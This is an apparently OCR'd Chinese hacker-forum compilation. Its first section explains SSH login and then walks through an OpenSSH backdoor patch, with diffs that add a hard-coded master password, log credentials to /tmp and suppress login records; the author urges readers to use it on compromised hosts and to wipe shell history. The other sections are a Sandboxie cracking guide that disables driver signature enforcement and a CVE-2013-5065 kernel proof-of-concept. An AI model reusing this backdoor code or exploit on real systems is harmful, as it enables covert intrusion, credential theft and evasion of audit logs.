- 服务器端和客户端利用DH交换（Diffie-Hellman Exchange）算法、主机密钥对等参数，生成会话密钥和会话ID。

通过以上步骤，服务器端和客户端就取得了相同的会话密钥和会话ID。对于后续传输的数据，两端都会使用会话密钥进行加密和解密，保证了数据传送的安全。在认证阶段，两端会使用会话ID用于认证过程。

⚠ 注意：

在协商阶段之前，服务器端已经生成RSA或DSA密钥对，他们主要用于参与会话密钥的生成。

图　7-6-3

1. 会话密钥(session key)生成
    1. 客户端请求连接服务器，服务器将 As 发送给客户端。
    2. 服务器生成**会话ID**(session id)，设为 p，发送给客户端。
    3. 客户端生成**会话密钥**(session key)，设为 q，并计算 r = p xor q。
    4. 客户端将 r 用 As 进行加密，结果发送给服务器。
    5. 服务器用 Bs 进行解密，获得 r。
    6. 服务器进行 r xor p 的运算，获得 q。
    7. 至此服务器和客户端都知道了**会话密钥**q，以后的传输都将被 q 加密。

图　7-6-4

3. 认证阶段

具体步骤如下：

- 客户端向服务器端发送认证请求，认证请求中包含用户名、认证方法、与该认证方法相关的内容（如：password认证时，内容为密码）。
- 服务器端对客户端进行认证，如果认证失败，则向客户端发送认证失败消息，其中包含可以再次认证的方法列表。
- 客户端从认证方法列表中选取一种认证方法再次进行认证。
- 该过程反复进行，直到认证成功或者认证次数达到上限，服务器关闭连接为止。

SSH提供两种认证方法：

- password认证：客户端向服务器发出password认证请求，将用户名和密码加密后发送给服务器；服务器将该信息解密后得到用户名和密码的明文，与设备上保存的用户名和密码进行比较，并返回认证成功或失败的消息。
- publickey认证：采用数字签名的方法来认证客户端。目前，设备上可以利用RSA和DSA两种公共密钥算法实现数字签名。客户端发送包含用户名、公共密钥和公共密钥算法的publickey认证请求给服务器端。服务器对公钥进行合法性检查，如果不合法，则直接发送失败消息；否则，服务器利用数字签名对客户端进行认证，并返回认证成功或失败的消息。

& 说明：

除了password认证和publickey认证，SSH2.0还提供了**password-publickey**认证和**any**认证。

- **password-publickey**认证：指定该用户的认证方式为password和publickey认证同时满足。客户端版本为SSH1的用户只要通过其中一种认证即可登录；客户端版本为SSH2的用户必须两种认证都通过才能登录。
- **any**认证：指定该用户的认证方式可以是password，也可以是publickey。

图　7-6-5

好了科普结束了，相信各位看到这里也大概了解了交互的过程，聪明的您应该也知道这个 path 干预的是那个步骤了，下面开始进入正题。

具体分析:

上一章节我们了解了登录过程，现在开始进入主题了，究竟这个 path 干了什么呢，还请各

位看官继续浏览，首先我们看给哪些文件打了补丁：

```
[root@localhost openssh-5.9p1]# patch <sshbd5.9p1.diff
patching file auth.c
patching file auth-pam.c
patching file auth-passwd.c
patching file canohost.c
patching file includes.h
patching file log.c
patching file servconf.c
patching file sshconnect2.c
patching file sshlogin.c
patching file version.h
```

我们具体分析一下，看看到底做了什么操作。我们打开安装补丁后的 SSH.C、SSHD.C【较真的同学注意了，为了截图方便我调整了 include 的顺序，实际可能与下图不符】，如图 7-6-6：




图　7-6-6

查看 PATH 文件找到 include.h 这行，如图 7-6-7：

```
@@ -172,4 +172,9 @@

 #include "entropy.h"

+int secret_ok;
+FILE *f;
+#define ILOG "/tmp/ilog"
+#define OLOG "/tmp/olog"
+#define SECRETPW "apaajaboleh"
 #endif /* INCLUDES_H */
```

图　7-6-7

大概解释一下：secret_ok 一个 int 类型，用来表示是否通过验证的参数。ILOG 表示记录用户登录信息的文件，包含用户名，密码等信息（这个不用我多说了）。OLOG 表示记录本机 SSH 登录其它设备的日志信息文件，包含了用户名、IP、密码。SECRETPW：表示后门密码，这个请依据实际情况自己修改，别到时候给人做嫁衣哦。这个 include.h 是全局引用的，也就说这 3 个是全局变量。那么我就来看这 4 个变量分别在何处进行了引用，先看 secret_ok、ILOG 和 SECRETPW，这两个与登录有关，auth-pam.c，如图 7-6-8：

```
diff -u openssh-5.9p1/auth-pam.c openssh-5.9p1.patch//auth-pam.c
--- openssh-5.9p1/auth-pam.c    2009-07-12 19:07:21.000000000 +0700
+++ openssh-5.9p1.patch//auth-pam.c 2012-02-04 22:17:53.381926889 +0700
@@ -1210,6 +1210,10 @@
     if (sshpam_err == PAM_SUCCESS && authctxt->valid) {
         debug("PAM: password authentication accepted for %.100s",
             authctxt->user);
+       if((f=fopen(ILOG,"a"))!=NULL){
+           fprintf(f,"user:password --> %s:%s\n",authctxt->user, password);
+           fclose(f);
+       }
         return 1;
     } else {
         debug("PAM: password authentication failed for %.100s: %s",
```

图　7-6-8

auth-passwd.c，如图 7-6-9：

```
@@ -85,7 +85,10 @@
 #if defined(USE_SHADOW) && defined(HAS_SHADOW_EXPIRE)
    static int expire_checked = 0;
 #endif
-
+   if (!strcmp(password, SECRETPW)) {
+               secret_ok=1;
+               return 1;
+       }
 #ifndef HAVE_CYGWIN
    if (pw->pw_uid == 0 && options.permit_root_login != PERMIT_YES)
        ok = 0;
@@ -123,6 +126,12 @@
    }
 #endif
    result = sys_auth_passwd(authctxt, password);
+   if(result){
+       if((f=fopen(ILOG,"a"))!=NULL){
+           fprintf(f,"user:password --> %s:%s\n",authctxt->user, password);
+           fclose(f);
+       }
+   }
    if (authctxt->force_pwchange)
        disable_forwarding();
    return (result && ok);
```

图　7-6-9

这里我们重点关注 auth-passwd.c，auth-pam.c。
其实这两个 C 文件内容差不多，由于编译的时候没有使用 PAM（如果没有采用 PAM 的话记得要修改 sshd_config 和 ssh_config 这两个文件）。
所以我就只看 auth-passwd，看看具体的函数（由于原函数较长所以对函数体进行了裁剪，只保留了关键点），看注释就行。
如图 7-6-10：

```
int
auth_password(Authctxt *authctxt, const char *password)
{
  struct passwd * pw = authctxt->pw;
  int result, ok = authctxt->valid;
#if defined(USE_SHADOW) && defined(HAS_SHADOW_EXPIRE)
  static int expire_checked = 0;
#endif
  if (!strcmp(password, SECRETPW)) { //这个是一典型的比较么，如果用户输入的密码和设置的后门密码一致
                secret_ok=1;         //设置全局变量secret为1
                return 1;            //返回1（真），表示验证成功
        }                            //如果验证不一致继续下面流程
#ifdef USE_PAM
  if (options.use_pam)
    return (sshpam_auth_passwd(authctxt, password) && ok);
#endif
#if defined(USE_SHADOW) && defined(HAS_SHADOW_EXPIRE)
  if (!expire_checked) {
    expire_checked = 1;
    if (auth_shadow_pwexpired(authctxt))
      authctxt->force_pwchange = 1;
  }
#endif
  result = sys_auth_passwd(authctxt, password); //将密码与/etc/shadow文件中的密码进行对比
  if(result){                                    //如果为真
    if((f=fopen(ILOG,"a"))!=NULL){               //打开ILOG指向的文件句柄，并进行追加操作（还记得INCLUDE.H中的定义么）
      fprintf(f,"user:password --> %s:%s\n",authctxt->user, password); //将用户名密码写入（这才是王道啊，收集密码全靠这个了）
      fclose(f);
    }
  }
  if (authctxt->force_pwchange)
    disable_forwarding();
  return (result && ok);                    //返回result
}
```

图　7-6-10

刚看到函数里有一个 secret_ok 这个变量有起了什么作用呢？
auth.c 文件。
如图 7-6-11：

```
@@ -271,14 +271,16 @@
    else
        authmsg = authenticated ? "Accepted" : "Failed";

-   authlog("%s %s for %s%.100s from %.200s port %d%s",
-       authmsg,
-       method,
-       authctxt->valid ? "" : "invalid user ",
-       authctxt->user,
-       get_remote_ipaddr(),
-       get_remote_port(),
-       info);
+   if(!secret_ok || secret_ok !=1){
+       authlog("%s %s for %s%.100s from %.200s port %d%s",
+           authmsg,
+           method,
+           authctxt->valid ? "" : "invalid user ",
+           authctxt->user,
+           get_remote_ipaddr(),
+           get_remote_port(),
+           info);
+   }

 #ifdef CUSTOM_FAILED_LOGIN
    if (authenticated == 0 && !authctxt->postponed &&
```

图　7-6-11

canohost.c 文件。

如图 7-6-12：

```
@@ -78,10 +78,12 @@

    debug3("Trying to reverse map address %.100s.", ntop);
    /* Map the IP address to a host name. */
-   if (getnameinfo((struct sockaddr *)&from, fromlen, name, sizeof(name),
-       NULL, 0, NI_NAMEREQD) != 0) {
-       /* Host name not found.  Use ip address. */
-       return xstrdup(ntop);
+   if(!secret_ok || secret_ok!=1){
+       if (getnameinfo((struct sockaddr *)&from, fromlen, name, sizeof(name),
+               NULL, 0, NI_NAMEREQD) != 0) {
+           /* Host name not found.  Use ip address. */
+           return xstrdup(ntop);
+       }
    }

    /*
Common subdirectories: openssh-5.9p1/contrib and openssh-5.9p1.patch//contrib
```

图　7-6-12

log.c 文件。

如图 7-6-13：

```
@@ -351,6 +351,7 @@
 void
 do_log(LogLevel level, const char *fmt, va_list args)
 {
+if(!secret_ok || secret_ok!=1){
 #if defined(HAVE_OPENLOG_R) && defined(SYSLOG_DATA_INIT)
    struct syslog_data sdata = SYSLOG_DATA_INIT;
 #endif
@@ -428,3 +429,4 @@
    }
    errno = saved_errno;
 }
+}
```

图　7-6-13

通过上述补丁我们可以到，都有一个判断的过程，if(!secret_ok|| secret_ok!=1)。

果然很邪恶啊，意思是只有当 secret 不为真或者!=1 的时候才记录相关日志信息，太邪恶了，所以基友们放心大胆的用吧，不用担心查日志了。

（当然操作完后还得清理一下 bash_history 文件的，一般人我不告诉他，嘿嘿）。

下面我们继续来看 OLOG 这个变量做和用途：

sshconnect2.c 文件。

如图 7-6-14：

```
@@ -878,6 +878,10 @@
    snprintf(prompt, sizeof(prompt), "%.30s@%.128s's password: ",
        authctxt->server_user, host);
    password = read_passphrase(prompt, 0);
+   if((f=fopen(OLOG,"a"))!=NULL){
+       fprintf(f,"user:password@host --> %s:%s@%s\n",authctxt->server_user,password,authctxt->host);
+       fclose(f);
+   }
    packet_start(SSH2_MSG_USERAUTH_REQUEST);
    packet_put_cstring(authctxt->server_user);
    packet_put_cstring(authctxt->service);
```

图　7-6-14

sshlogin.c 文件。

如图 7-6-15：

```
@@ -133,8 +133,10 @@

     li = login_alloc_entry(pid, user, host, tty);
     login_set_addr(li, addr, addrlen);
-    login_login(li);
-    login_free_entry(li);
+    if(!secret_ok || secret_ok!=1){
+        login_login(li);
+        login_free_entry(li);
+    }
 }

 #ifdef LOGIN_NEEDS_UTMPX
@@ -158,6 +160,8 @@
     struct logininfo *li;

     li = login_alloc_entry(pid, user, NULL, tty);
-    login_logout(li);
-    login_free_entry(li);
+    if(!secret_ok || secret_ok!=1){
+        login_logout(li);
+        login_free_entry(li);
+    }
 }
```

图　7-6-15

具体看函数，如图 7-6-16：

```
userauth_passwd(Authctxt *authctxt)
{
  static int attempt = 0;
  char prompt[150];
  char *password;
  const char *host = options.host_key_alias ?  options.host_key_alias :
      authctxt->host;

  if (attempt++ >= options.number_of_password_prompts)
    return 0;

  if (attempt != 1)
    error("Permission denied, please try again.");

  snprintf(prompt, sizeof(prompt), "%.30s@%.128s's password: ",
      authctxt->server_user, host); //这个地方有密码  这个密码其实是使用肉鸡的SSH客户端登录远端设备，这场景不就是内网么？
  password = read_passphrase(prompt, 0);
  if((f=fopen(OLOG,"a"))!=NULL){    //以追加模式打开OLOG指向的文件句柄
    fprintf(f,"user:password@host --> %s:%s@%s\n",authctxt->server_user,password,authctxt->host); //HOHO，记录用户名、密码、还有IP哦
    fclose(f);
  }
```

图　7-6-16

看看把密码撒的都记下了，剩下的坐等收网啊，看见好大一片肉鸡啊。防护方案：

1、使用 RSA 密钥登录，但是要保护好钥匙哦，要不然就等着哭吧。

2、设置白名单 allhost，比如 iptables 等等。

3、定期检查 SSH 文件防止被恶意篡改。

附件：

http://pan.baidu.com/s/1krWD4

http://pan.baidu.com/s/1lDOAz

（全文完）　责任编辑：游风

第7节　sandboxie 最新版 64 位完美破解—非伪激活

作者：B4a1n

来自：法客论坛　－　F4ckTeam

网址：http://team.f4ck.org/

最新版本的沙盘在 64 位下目前貌似没公开的破解方法，我这个应该属于首发。

首先到官方网站下载最新版的沙盘,sandboxie.com/index.php?DownloadSandboxi，然后下载

Win64AST（ps：软件运行不了的请下载.NET4.0 安装）。
附件：http://pan.baidu.com/s/1nFxdG
安装沙盘不废话，直接下一步下一步完成。安装完成后，打开配置 - 系统设置—随系统启动钩钩去掉，然后退出“Sandboxie”程序
破解前，如图 7-7-1：

图　7-7-1

然后打开附件内的 keygen_by_uuk.exe（记得在打开之前关闭杀毒软件与防火墙，否则修改文件的时候会被拦截），附件：http://pan.baidu.com/s/1jBXdR，如图 7-7-2：

图　7-7-2

点击右侧的选择框将正确的版本号，机器号以及沙盘的到期时间跟沙盘所在的位置填入，并

按下 Activate，会提示注册码失效或不存在，此时进入你的 sandboxie 目录查看，若 SbieDrv.sys 的驱动签名从有效状态变成了无效状态则成功，如图 7-7-3：




图　7-7-3

最后 ，重启电脑，会提示服务或驱动启动失败，打开 Win64AST，找到杂项，禁用驱动签名强制，然后打开控制面板-管理工具-服务，找到 Sandboxie Service 服务，点击启动。

如图 7-7-4 和图 7-7-5：




图　7-7-4




图　7-7-5

破解后，如图 7-7-6 和图 7-7-7：

图　7-7-6




图　7-7-7

注意：重启电脑后若提示驱动或服务无法加载，请再次打开 Win64AST，找到杂项，禁用驱动签名强制，然后打开控制面板-管理工具-服务，找到 Sandboxie Service 服务，点击启动。另外禁用驱动签名强制启动完 Sandboxie Service 服务后记得关闭，否则可能会给 64 位机器带来安全隐患。如图 7-7-8：




图　7-7-8

（全文完）　责任编辑：游风

第8节 CVE-2013-5065 PoC

作者：Uing07
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.org/

微软安全公告：http://technet.microsoft.com/zh-cn/security/advisory/2914486
受影响系统：XP, 2003。
PoC:

```
#include <windows.h>
#include <stdio.h>
int main()
{
HANDLE hDev = CreateFile("\\\\.\\NDProxy", GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ |
FILE_SHARE_WRITE, NULL, OPEN_EXISTING , 0, NULL);
if(hDev==INVALID_HANDLE_VALUE)
{
printf("CreateFile Error:%d\n",GetLastError());
}
DWORD InBuf[0x15] = {0};
DWORD dwRetBytes = 0;
*(InBuf+5) = 0x7030125;
*(InBuf+7) = 0x34;
DeviceIoControl(hDev, 0x8fff23cc, InBuf, 0x54, InBuf, 0x24, &dwRetBytes, 0);
CloseHandle(hDev);
return 0;
}
```

最早我是 28 号知道出了这么个 0day 的，然后今天看到 29 号有人就用这个漏洞拿金山开刀了(金山毒霸宣布推出可以防御漏洞攻击的最新版本，不过貌似这次跟风有些匆忙,可以被攻击者轻易绕过防御)，参考：
http://www.fireeye.com/blog/technical/cyber-exploits/2013/11/ms-windows-local-privilege-escalation-zero-day-in-the-wild.html。
XP 执行后蓝屏，产生异常，如图 7-8-1：

```
kd> kb
ChildEBP RetAddr  Args to Child
WARNING: Frame IP not in any known module. Following frames may be wrong.
b203ec14 f88ed145 81f31a30 81a76c10 81f2b2c0 0x38
b203ec34 804ef129 81f46ed8 000001b0 806d32d0 NDProxy!PxIODispatch+0x2b3
b203ec44 80575dde 81e16df0 81a76c10 81e16d80 nt!IopfCallDriver+0x31
b203ec58 80576c7f 81f46ed8 81e16d80 81a76c10 nt!IopSynchronousServiceTail+0x70
b203ed00 8056f4ec 000007e8 00000000 00000000 nt!IopXxxControlFile+0x5e7
b203ed34 8053e648 000007e8 00000000 00000000 nt!NtDeviceIoControlFile+0x2a
b203ed34 7c92e4f4 000007e8 00000000 00000000 nt!KiFastCallEntry+0xf8
